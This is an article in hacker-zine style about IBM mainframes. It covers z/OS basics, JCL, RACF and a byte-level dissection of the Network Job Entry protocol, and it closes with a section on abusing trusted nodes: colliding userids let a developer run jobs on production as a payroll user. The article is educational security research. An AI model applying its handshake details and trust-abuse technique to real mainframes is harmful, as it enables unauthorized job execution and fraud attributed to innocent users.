6 A JCL Adventure with Network Job Entries

by Soldier of Fortran

Mainframes. Long the cyberpunk mainstay of expert hackers, they have spent the last 30 years in relative obscurity within the hallowed halls of hackers/crackers. But no longer! There are many ways to break into mainframes, and this article will outline one of the most secret components hushed up within the dark corners of mainframe mailing lists: Network Job Entry (NJE).

6.1 Operating System and Interaction

With the advent of the mainframe, IBM really had a winner on their hands: one of the first multipurpose computers that could serve multiple different activities on the same hardware. Prior to OS/360, you only had single-purpose computers. For example, you'd get a machine that helps you track inventory at all your stores. It worked so well that you figured you wanted to use it to process your payroll. No can do, you needed a separate bespoke system for that. Enter IBMs OS/360, and, from large to small, you had a system that was multipurpose but could also scale as your needs did. It made IBM billions, which was good because it almost cost the company its very existence. OS/360 was released in 1964 and (though re-written entirely today) still exists around the world as z/OS.


z/OS is composed of many different components that this article doesn't have the time to get in to, but trust me when I say there are thousands of pages to be read out there about using and operating z/OS. A brief overview, however, is needed to understand how NJE (Network Job Entry) works, and what you can do with it.

6.1.1 Time Sharing and UNIX

You need a way to interact with z/OS. There are many different ways, but I'm going to outline two here: OMVS and TSO.

OMVS is the easiest, because it's really just UNIX. In fact, you'll often hear USS, or Unix System Services, mentioned instead of OMVS. For the curious, OMVS stands for Open MVS; (MVS stands for Multiple Virtual Storage, but I'll save virtual storage for its own article.) Shown in Figure 6, OMVS is easy—because it's UNIX, and thus uses familiar UNIX commands.

TSO is just as easy as OMVS—when you understand that it is essentially a command prompt with commands you've never seen or used before. TSO stands for Time Sharing Option. Prior to the common era, mainframes were single-use—you'd have a



stack of cards and have a set time to input them and wait for the output. Two people couldn't run their programs at the same time. Eventually, though, it became possible to share the time on a mainframe with multiple people. This option to share time was developed in the early 70s and was optional until 1974. Figure 7 shows the same commands as in Figure 6, but this time in TSO.

6.1.2 Datasets and Members; Files and Data


In the examples above you had a little taste of the file system on z/OS. UNIX (or OMVS) looks and feels like UNIX, and it's a core component of the operating system. However, its file system resides within what we call a dataset. Datasets are what z/OS people would refer to as files/folders. A dataset can be a file or folder composed of either fixed-length or variable-length data.[37] You can also create what is called a PDS or Partitioned DataSet: what you or I would call a folder. Let's take a look at the TSO command `listds` again, but this time we'll pass it the parameter `members`.

```
listds 'dade.example' members
DADE.EXAMPLE
--RECFM-LRECL-BLKSIZE-DSORG
FB     80      27920    PO
--VOLUMES--
PUBLIC
--MEMBERS--
MANIFEST
PHRACK
```

Here we can see that the file `EXAMPLE` was in fact a folder that contained the files `MANIFEST` and `PHRACK`. Of course this would be too easy if they just called it "files" and "folders" (what we're all used to)—but no, these are called datasets and members.

Another thing you may be noticing now is that there seem to be dots instead of slashes to denote folders/files hierarchy. It's natural to assume—if you don't use mainframes—that the nice comforting notion of a hierarchy carries over with some minimal changes—but you'd be wrong. z/OS doesn't really have the concept of a folder hierarchy. The files `dade.file1.g2` and `dade.file2.g2` are simply named this way for convenience. The locations, on disk, of various datasets, etc. are controlled by the system catalogue—which is another topic to save away for a future article. Regardless, those dots do serve a purpose and have specific names. The text before the first dot is called a High Level Qualifier, or HLQ. This convention allows security products the ability to provide access to clusters of datasets based

[37]Mainframe experts, this is a very high level discussion. Please don't beat me up about various dataset types!



```
MAINTENANCE ROOM
THIS IS WHAT APPEARS TO HAVE BEEN THE MAINTENANCE ROOM FOR FLOOD CONTROL DAM #3.
APPARENTLY, THIS ROOM HAS BEEN RANSACKED RECENTLY, FOR MOST OF THE VALUABLE EQUIPMENT IS
GONE. ON THE WALL IN FRONT OF YOU IS A GROUP OF BUTTONS, WHICH ARE LABELLED IN EBCDIC.
```

```
> ls -l
total 32
-rw-r--r--   1 MARGO    SYS1         596 Mar  9 13:08 manifest
-rw-r--r--   1 MARGO    SYS1        1494 Mar  9 13:09 phrack.txt
> cat manifest
This is our world now... the world of the electron and the switch, the
beauty of the baud. We make use of a service already existing without paying
for what could be dirt-cheap if it wasn't run by profiteering gluttons, and
you call us criminals. We explore... and you call us criminals. We seek
after knowledge... and you call us criminals. We exist without skin color,
without nationality, without religious bias... and you call us criminals.
You build atomic bombs, you wage wars, you murder, cheat, and lie to us
and try to make us believe it's for our own good, yet we're the criminals.
> cat "//'DADE.EXAMPLE(phrack)'"

                                  _  _          ________
                                 | \/ |        / _______/
                                 |_||_|etal/  /hop
                                __________/  /
                               /____________/
                                 (314)432-0756
                         24 Hours A Day, 300/1200 Baud

                                  Presents....

                                ==Phrack Inc.==
                     Volume One, Issue One, Phile 1 of 8

                                Introduction...
> netstat
MVS TCP/IP NETSTAT CS V3R5        TCPIP Name: TCPIP            13:16:16
User Id  Conn      Local Socket            Foreign Socket         State
-------  ----      ------------            --------------         -----
TN3270   0000000B  0.0.0.0..23             0.0.0.0..0             Listen
```

Figure 6 – OMVS

```
READY
listds example
DADE.EXAMPLE
--RECFM-LRECL-BLKSIZE-DSORG
  FB     80     27920    PO
--VOLUMES--
PUBLIC
edit 'dade.example(manifest)' text
IKJ52338I DATA SET 'DADE.EXAMPLE(MANIFEST)' NOT LINE NUMBERED, USING NONUM
EDIT
list
This is our world now... the world of the electron and the switch, the
beauty of the baud.  We make use of a service already existing without paying
for what could be dirt-cheap if it wasn't run by profiteering gluttons, and
you call us criminals.  We explore... and you call us criminals.  We seek
after knowledge... and you call us criminals.  We exist without skin color,
without nationality, without religious bias... and you call us criminals.
You build atomic bombs, you wage wars, you murder, cheat, and lie to us
and try to make us believe it's for our own good, yet we're the criminals.
IKJ52500I END OF DATA
end
READY
netstat
EZZ2350I MVS TCP/IP NETSTAT CS V3R5        TCPIP Name: TCPIP           18:23:42
EZZ2585I User Id  Conn     Local Socket           Foreign Socket         State
EZZ2586I -------  ----     ------------           --------------         -----
EZZ2587I TN3270   0000000B 0.0.0.0..23            0.0.0.0..0             Listen
```

`listds` lists a dataset. This command is similar to `ls`.

`edit 'dade.example(manifest)' text`/`list` lists the contents of a file.

`netstat` is good ol' netstat.

Figure 7 – TSO

on the HLQ. The other 'levels' also have names, but we can just call them qualifiers and move on. For example, in the `listds` example above we wanted to see the members of the file DADE.EXAMPLE where the HLQ is DADE.

6.1.3 Jobs and Languages

Now that you understand a little about the file system and the command interfaces, it is time to introduce JES2 and JCL. JES2, or Job Entry Subsystem v2, is used to control batch operations. What are batch operations? Simply put, these are automated commands/actions that are taken programmatically. Let's say you're McDonalds and need to process invoices for all the stores and print the results. The invoice data is stored in a dataset, you do some work on that data, and print out the results. You'd use multiple different programs to do that, so you write up a script that does this work for you. In z/OS we'd refer to the work being performed as a *job*, and the script would be referred to as JCL, or Job Control Language.

There are many options and intricacies of JCL and of using JCL, and I won't be going over those. Instead, I'm going to show you a few examples and explain the components.

In Figure 8 is a very simple JCL file. In JCL each line starts with a `//`. This is required for every line that's not parameters or data being passed to a program. The first line is known as the job card. Every JCL file starts with it. In our example, the NAME of the job is `USSINFO`, then comes the TYPE (JOB) followed by the job name (JOBNAME) and programs `exec cat and netstat`. The remaining items can be understood by reading documentation and tutorials.[38]

Next we have the `STEP`. We give each job step a name. In our example, we gave the first step the name `UNIXCMD`. This step executes the program `BPXBATCH`.

What the hell is `BPXBATCH`? Essentially, all UNIX programs, commands, etc., start with BPX. In our JCL, `BPXBATCH` means "UNIX BATCH", which is exactly what this program is doing. It's executing commands in UNIX through JES as a batch process. So, using JCL we `EXEC`ute the `ProGraM BPXBATCH`: `EXEC PGM=BPXBATCH`

Skipping `STDIN` and `STDOUT` (it means just use the defaults) we get to `STDPARM`. These are the options we wish to pass to BPXBATCH (PARM stands for parameters). It takes UNIX commands as its options and executes them in UNIX. In our example, it's `cat`ting the file `example/manifest` and displaying the current IP configuration with `netstat home`. If you ran this JCL, it would `cat` the file `/dade/example/manifest`, execute `netstat home`, and print any output to `STDOUT`, which really means it will print it to the log of your job activities.

If, instead of using UNIX commands, you wanted to execute TSO commands, you could use IKJEFT01, as in Figure 9.

6.1.4 Security

You need to understand that OS/360 didn't really come with security, and it wasn't until SHARE in 1974 that the decision to create security products for the mainframe was made. IBM didn't release the first security product for the mainframe until 1976. Later, competing products would be released, specifically ACF2 in 1978 and Top Secret sometime after that. IBM's security product was RACF, or Resource Access Control Facility, and is what is commonly referred to as a SAF, or Security Access Facility (ACF2/Top Secret are also SAFs).

Within RACF you have classes and permissions. You can create users, assign groups. You get what you'd expect from modern identity managers, but it's very arcane and the command syntax makes no sense. For example, to add a user the command is `ADDUSER`:

```
ADDUSER ZER0KUL NAME('Dade Murphy') TSO(TSO(
    ACCTNUM(E133T3) PROC(STARTUP)) (OMVS(UID
    (31337) HOME(/u/ZER0KUL) PROGRAM(/bin/
    tcsh)) DFLTGRP(SYSOM) OWNER(SYSADM)
```

Adding a group is similar. Luckily, as with all things, z/OS IBM has really good documentation on how to use RACF.

The key thing to know is that RACF is one huge database stored as data within a dataset. (You can see the location by typing `RVARY`.)

6.1.5 Networking

Mainframes run a full TCP/IP stack. This shouldn't really come as a shock, as you saw `NETSTAT` above! TCP/IP has been available since the 80s on z/OS

[38] `http://www.tutorialspoint.com/jcl/jcl_job_statement.htm`

```
//USSINFO   JOB (JOBNAME),'exec cat and netstat',CLASS=A,
//              MSGLEVEL=(0,0),MSGCLASS=K,NOTIFY=&SYSUID
//UNIXCMD   EXEC PGM=BPXBATCH
//* ***************
//* JCL to get system info
//* ***************
//STDIN     DD SYSOUT=*
//STDOUT    DD SYSOUT=*
//STDPARM   DD *
sh cat example/manifest;netstat home
/*
```

Figure 8 – Simple JCL file


```
//TSOINFO   JOB (JOBNAME),'exec netstat',CLASS=A,
//              MSGLEVEL=(0,0),MSGCLASS=K,NOTIFY=&SYSUID
//TSOCMD    EXEC  PGM=IKJEFT01
//SYSTSPRT DD     SYSOUT=*
//SYSOUT    DD    SYSOUT=*
//SYSTSIN   DD    *
   LISTDS 'DADE.EXAMPLE' MEMBERS
   NETSTAT HOME
/*
```

Figure 9 – IKJEFT01 for executing TSO commands.

and has slowly replaced SNA (System Network Architecture, a crazy story beyond the scope of this article).

TCP/IP is configured in a parmlib. I'm being vague here, not to protect the innocent, but because z/OS is so configurable that you can put these configuration files anywhere. Likely, however, you'll find it in `SYS1.TCPPARMS` (a PDS).

So, we've got TCP/IP configured and ready to go, and we understand that a lot of a mainframe's




```
MACHINE ROOM
THIS IS A LARGE ROOM FULL OF ASSORTED HEAVY MACHINERY, WHIRRING NOISILY. THE ROOM SMELLS
OF BURNED RESISTORS. ALONG ONE WALL ARE THREE BUTTONS WHICH ARE, RESPECTIVELY, ROUND,
TRIANGULAR, AND SQUARE. NATURALLY, ABOVE THESE BUTTONS ARE INSTRUCTIONS WRITTEN IN
EBCDIC...
```

power comes from batch processing. So far so good.

6.2 Network Job Entry

Understand that mainframes are expensive. Very expensive. When you buy one, you're not in it for the short term. But, say you're an enterprise in the 80s and have a huge printing facility designed to print checks in New Mexico. You buy a mainframe to handle all the batch processing of those printers and keep track of what was printed where and when. Unfortunately, the data needed for those checks is kept in a system in Ohio, and only the system in Idaho knows when it's ready to kick off new print jobs automatically. Enter Network Job Entry.

Using Network Job Entry (or NJE), you can submit a job in one environment, say the Idaho mainframe `POTATO`, and have it execute the JCL on a different system, for example the New Mexico mainframe `CACTUS`.



An interesting property of NJE, depending on the setup, is that in the default configuration JES2 will take the userid of the submitter and pass that along to the target system. If that user exists on the target system and has the appropriate permissions, it will execute the job as that user. No password, or tokens. How it does this is explained below in section 4.1.

Here's the same UNIX JCL we saw above, but this time, instead of executing on our local system (CACTUS), it will execute on POTATO:

```
//USSINFO   JOB (JOBNAME),'exec id on potato
      ',CLASS=A,
//              MSGLEVEL=(0,0),MSGCLASS=K,
    NOTIFY=&SYSUID
/*XEQ       POTATO
//UNIXCMD   EXEC PGM=BPXBATCH
//STDIN     DD SYSOUT=*
//STDOUT    DD SYSOUT=*
//STDPARM   DD *
sh id
/*
```

The new line "`/*XEQ POTATO`" tells JES2 we'd like to execute this on POTATO, instead of our local system.

Within NJE these systems are referred to as *nodes* in a trusted network of mainframes.

6.2.1 The Setup

NJE can use SNA, but most companies use TCP/IP for their NJE setup today. Configuring NJE requires a few things before you get started. First, you'll need the IP addresses for the systems in your NJE network, then you need to assign names to each system (these can be different than hostnames), then you turn it all on and watch the magic happen. You'll need to know all the nodes before you set this up; you can't just connect to a running NJE server without it being defined.

Let's use our example from before:

System	Name	IP
System 1	POTATO	10.10.10.1
System 2	CACTUS	10.10.10.2

Somewhere on the mainframe there will be the JES2 startup procedures, likely in `SYS1.PARMLIB(JES2PARM)`, but not always. In that file there will be a few lines to declare NJE settings. The section begins with NJEDEF, where the number of nodes and lines are declared, as well as the number of your own node. Then, the nodes are named, with the N̂ODE setting and the socket setup with `NETSRV`, `LINE`, and `SOCKET` as shown in Figure 10.

With this file you can turn on NJE with the JES2 console command `$S NETSERV1`. This will enable NJE and open the default port, 175, waiting for connections. To initiate the connection, you could connect from POTATO to CACTUS with this JES2 command: `$SN,LINE1,N=CACTUS`, or, to go the other way, `$SN,LINE1,N=POTATO`.

You can also password protect NJE by adding the PASSWORD variable on the NODE lines:

```
NODE(1)    NAME=POTATO,PASSWORD=OHIO1234
NODE(2)    NAME=CACTUS,PASSWORD=NJEROCKS
```

The commands, in this case, don't change when you connect, but a password is sent. These passwords don't need to be the same, as you can see in the example. But once you start getting five or more nodes in a network, all with different passwords, managing these configs can become a pain, so most places just use a single, shared password, if they use passwords at all.

NJE communication can also use SSL, with a default port of 2252. If you're not using SSL, all data sent across the network is sent in cleartext.

With this setup we can send commands to the other nodes by using the `$N` JES2 command. To display the current nodes connected to POTATO from CACTUS, you'd enter `$N 1,'$D NODE'` and get the output:

```
16.54.08   $HASP826 NODE(1)
16.54.08   $HASP826 NODE(1)
           NAME=POTATO, STATUS=(OWNNODE),
           TRANSMIT=BOTH,
16.54.08   $HASP826
           RECEIVE=BOTH, HOLD=NONE
16.54.08   $HASP826 NODE(2)
16.54.08   $HASP826 NODE(2)
           NAME=CACTUS, STATUS=(VIA/LNE1),
           TRANSMIT=BOTH,
16.54.08   $HASP826 RECEIVE=BOTH, HOLD=NONE
```

These commands, sent with `$N`, are referred to as Nodal Message Records or NMR.

6.2.2 Nodes!

The current setup will only allow NMRs to be sent from one node to another. We need to set up trust between these systems. Thankfully, with RACF this is a fairly easy and painless setup. This setup can be done with the following commands on POTATO. Note, this is ultra insecure! Do not use this type of setup if you are reading this. This is just an example of what the author has seen in the wild:

```
RDEFINE RACFVARS &RACLNDE UACC(NONE)
RALTER RACFVARS &RACLNDE ADDMEM(CACTUS)
SETROPTS CLASSACT(RACFVARS) RACLIST(RACFVARS
      )
SETROPTS RACLIST(RACFVARS) REFRESH
```

What this does is tell RACF that, for any job coming in from CACTUS, POTATO can assume that the RACF databases are the same. NJE doesn't actually require users to sign in or send passwords between nodes. Instead, as described in more detail below, it attaches the submitting the user's userid from the local node and passes that information to the node expected to perform the work. With the above setup the local node assumes that the RACF databases are the same (or similar enough), and that users from one system are the same on another. This isn't always the case and can easily be manipulated to our advantage. Thus, in our current setup to submit work from one system to another, the user `jsmith` would have to exist on both.

System 1:	POTATO	System 2:	CACTUS

NJEDEF	NODENUM=2,
	OWNNODE=1,
	LINENUM=1,
		NJEDEF	NODENUM=2,
			OWNNODE=2,
			LINENUM=1

NODE(1)	NAME=POTATO	NODE(1)	NAME=POTATO
NODE(2)	NAME=CACTUS	NODE(2)	NAME=CACTUS
NETSRC(1)	SOCKET=LOCAL	NETSRC(1)	SOCKET=LOCAL
LINE(1)	UNIT=TCPIP	LINE(1)	UNIT=TCPIP

SOCKET(CACTUS)	NODE=2,
	IPADDR=10.10.10.2
		SOCKET(POTATO)	NODE=1,
			IPADDR=10.10.10.1

Figure 10 – Nodes in our network

6.3 Inside NJE

With the high level discussion out of the way, it's time to dissect the innards of NJE, so we can make it do what we want. Fortunately, IBM has documented how NJE works in the document `has2a620.pdf` or more commonly known as "Network Job Entry Formats and Protocols." Throughout the rest of this article, you'll see page references to the sections within this document that describe the process or record format being discussed.

6.3.1 The Handshake

I'm not going to go into the TCP/IP handshake, as you should be already familiar with it. After you've established a TCP connection nothing happens, literally. If you find an open port on an NJE server and connect to it with anything, the server will not send a banner or let you know what's up. It just sits there and waits. It waits for a very specific initialization packet that is 33 bytes long.[39] Figure 11 shows a breakdown of this packet.

Taking a look at a connection to POTATO from CACTUS, we see that CACTUS sends the packet in Figure 12 and receives the packet in Figure 13.

This is the expected response when sending valid OHOST and RHOST fields. If you send an OPEN, and either of those are incorrect, you get a `NAK` response TYPE, followed by 24 zeroes and a reason code. Notice that you don't need a valid OIP/RIP; it can be anything.

Here's the reply when we send an RHOST and an OHOST of `FAKE`:

```
    D5 C1 D2 40 40 40 40 40 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 01
```

See if you can decode what the first 3 bytes mean!

6.3.2 SOH WHAT?

Once an ACK NJE packet is received, the server is expecting a SOH/ENQ packet.[40] From this point on, every NJE packet sent is surrounded by a TTB and a TTR.[41] I'm sure these had acronyms at some point, but this is no longer documented. We just need to know that a TTB is 8 bytes long with the third and fourth bytes being the length of the packet plus itself. Think of the B as BLOCK. Following the TTB is a TTR. An NJE packet can have multiple TTRs but only one TTB. A TTR is 4 bytes long and represents the length of the RECORD. SOH in EBCDIC is 0x01, ENQ is 0x2D.This is what this all looks like together:

```
|———————— TTR ——————————|——— TTB ———|SO|
 00 00 00 12 00 00 00 00 00 00 02 01

|EN|—— TTR ————|
|2D 00 00 00 00
```

Notice that in some instances there's also a TTR footer of four bytes of 0x00.

The NJE server replies with:

```
|———————— TTR ——————————|——— TTB ———|DL|
 00 00 00 12 00 00 00 00 00 00 02 10

|A0|—— TTR ————|
 70 00 00 00 00
```

or DLE (0x10) ACK0 (0x70). These are the expected control responses to our SOH/ENQ.

[39]See page 189 of `has2a620.pdf`.
[40]See page 13 of `has2a620.pdf`.
[41]See page 194 of `has2a620.pdf`.
[42]See page 111 of `has2a620.pdf`.

Name	Length (bytes)	Encoding	Description
TYPE	8	EBCDIC	One of OPEN (open a connection), ACK (acknowledge a connection) or NAK (deny a connection). Padded with spaces.
RHOST	8	EBCDIC	The name of the originating node, padded with spaces.
RIP	4	—	The IP address of the originating node.
OHOST	8	EBCDIC	Padded name of the node you're trying to connect to.
OIP	4	—	IP address of target node.
R	1	—	Reason code for NAK (0x01 or 0x04).

Figure 11 – 33-byte NJE handshake packet

```
TYPE − − − − − − − − − −  OHOST − − − − − − − − − −  OIP − − − −  RHOST − − − − − − − − − −
D6 D7 C5 D5 40 40 40 40   D7 D6 E3 C1 E3 D6 40 40    0A 0D 25 0A  C3 C1 C3 E3 E4 E2 40 40
O  P  E  N                P  O  T  A  T  O           10 13 37 10  C  A  C  T  U  S

RIP − − − − R
0A 0A 0A 02 00
10 10 10 02 0
```

Figure 12 – CACTUS sends this packet.

```
TYPE − − − − − − − − − −  OHOST − − − − − − − − − −  OIP − − − −  RHOST − − − − − − − − − −
C1 C3 D2 40 40 40 40 40   C3 C1 C3 E3 E4 E2 40 40    00 00 00 00  D7 D6 E3 C1 E3 D6 40 40
A  C  K                   C  A  C  T  U  S            0  0  0  0  P  O  T  A  T  O

RIP − − − − R
0A 0A 0A 01 00
10 10 10 01 0
```

Figure 13 – CACTUS receives this packet.

6.3.3 NCCR, not a Cruise Line!

The next part of initialization is sending an 'I' record. NJE has a bunch of different types of records, I, J, K, L, M, N, and B. These are known as Networking Connection Control Records (NCCR) and control NJE node connectivity.[42] The important ones to know are I (Initial Signon), J (Signon Reply), and B (Close Connection).

An initial sign-on record is made up of many components. The important things to know here are that the RCB is `0xF0`, the SRCB is the letter '`I`' in EBCDIC (`0xC9`), and that there are fields within an NCCR I record called `NCCILPAS` and `NCCINPAS` that are used for password-protected nodes. `NCCILPAS` × 2 is used when the nodes passwords are the same, whereas you'd use `NCCINPAS` if the local password is different from the target password. For example, if we set the `PASSWORD=` in NJEDEF above to `NJEROCKS`, we'd put NJEROCKS in both the `NCCILPAS` and `NCCINPAS` fields.

We send an I record, then receive a J record, and now the two mainframes are connected to one another. Since we added trusted nodes with RACF, we can now submit jobs between the two mainframes as users from one system to another. If a user exists on both mainframes, jobs submitted from one mainframe to run on another will be executed as that user on the target system. The assumption is that both mainframes are secure and trusted (otherwise why would you set them up?)

6.3.4 Bigger Packets

As we get deeper into the NJE connection, more layers get added on. Once we've reached this phase, additional items are are now included in every NJE packet: TTB → TTR → DLE → STX → BCB → FCS → RCB → SRCB → DATA

We already talked about TTB and TTR. DLE (`0x10`) and STX (`0x02`) are transmission control. The BCB, or Block Control Byte, is always `0x80` plus a modulo 16 number. It is used for tracking the current sequence number and is incremented each time data is sent.[43] FCS is the Function Control Sequence. The FCS is two bytes long and identifies the stream to be used.[44] RCB is a Record Control Byte, which can be one of the following:[45]

```
– 0x00 End of block
– 0x90 Request to start stream
– 0xA0 Permission to start Stream
– 0xB0 Deny request to start stream
– 0xC0 Acknowledge transmission complete
– 0xD0 Ready to receive stream
– 0xE0 BCB error
– 0xF0 Control record (NCCR)
– 0x9A Command or message (NMR)
– 0x98–0xF8 SYSIN (incoming data, usually
    JCL can be other stuff)
– 0x99–0xF9 SYSOUT (output from jobs, files,
    etc)
```

SRCB is a Source Record Control Byte. For each RCB a SRCB is required (IBM calls it a Source Record Control Byte, but I like to think of it as "Second.")[46]

```
– 0x90 through 0xD0 the SRCB is the RCB
       of the stream to be started.
– 0xE0 the SRCB is the correct BCB.
– 0xF0 The NCCR type (explained in 3.4)
– 0x9A Always 0x00
– 0x98–F8 Defines the type of incoming data.
– 0x99–F9 Defines the type of output data.
```

And finally here is the data. The maximum length of a record (or TTR) is 255 bytes. Each record *must* have an RCB and a SRCB, which effectively means that each chunk of data cannot be longer than 253 bytes. That's not a lot of room! Fortunately, NJE implements compression using SCB, or String Control Bytes.[47] SCB compresses duplicate characters and repeated spaces using a control byte that uses a byte's two high order bits to denote that either the following character should be repeated x times (`101x xxxx`), a blank should be inserted x times (`100x xxx`), or the following x characters should be skipped to find the next control byte (`11xx xxxx`). `0x00` denotes the end of compressed data, whereas `0x40` denotes that the stream should be terminated. Not everything needs to be compressed (for example NCCR records don't need to be).

Figure 14 shows a breakdown of the following packet: `00 00 00 3b 00 00 00 00 00 00 00 2b 10 02 82 8f cf 9a 00 cd 90 77 00 09 d5 c5 e6 e8 d6 d9 d2 40 01 a8 00 c6 d7 d6 e3 c1`

[43] See page 119 of `has2a620.pdf`.
[44] See page 122 of `has2a620.pdf`.
[45] See page 124 of `has2a620.pdf`.
[46] See page 125 of `has2a620.pdf`.
[47] See page 123 of `has2a620.pdf`.

```
e3 d6 82 ca 01 5b c4 40 d5 d1 c5 c4 c5 c6
00 00 00 00 00
```

Since this is an NMR (RCB = `0x9A`), we can break down the data after decompression using the format described by IBM.[48] The decompressed payload is shown in Figure 15.

Therefore, this rather long packet was used to send the command `$D NJEDEF` from the node POTATO to the node NEWYORK.

6.4 Abusing NJE

As discussed in Section 6.2.2, userids are expected to be the same across nodes. But knowing how enterprises operate requires conducting a little test.

Pretend that you work for a large enterprise with multiple mainframe environments all connected through NJE. In this example, two nodes exist: (1) DEV and (2) PROD.

A user named John Smith, who manages payroll, frequently works in the production environment (PROD) and has an account on that system with the userid "`JSMITH`."

A developer named Jennifer Smith is hired to help with transaction processing. Jennifer will only ever do work on the development environment, so an "Identity Manager" assigns her the user id "`JSMITH`" on the DEV mainframe.

What is the problem in this example? How could Jennifer exploit her access on DEV to get a bigger paycheck?

Well, the problem is that whoever set up the accounts didn't bother to check all the environments before creating the new user account on DEV. Since DEV and PROD are trusted nodes in an NJE network, Jennifer could submit jobs to the production environment (using `/*XEQ PROD`), and the JCL would execute under Johns permissions—not a very secure setup. Worse still, the logs on PROD will show that John was the one messing with payroll to give Jennifer a raise.

6.4.1 Garbage SYSIN

When JCL is sent between nodes, it is called SYSIN data. To control who the data is from, the type of data, etc., a few more pieces of data are added to the NJE record. When JES2 processes JCL, it creates the SYSIN records. As it processes the JCL, it identifies the `/*XEQ` command and creates the Job Header, Job Data, and Job Footer.[49]

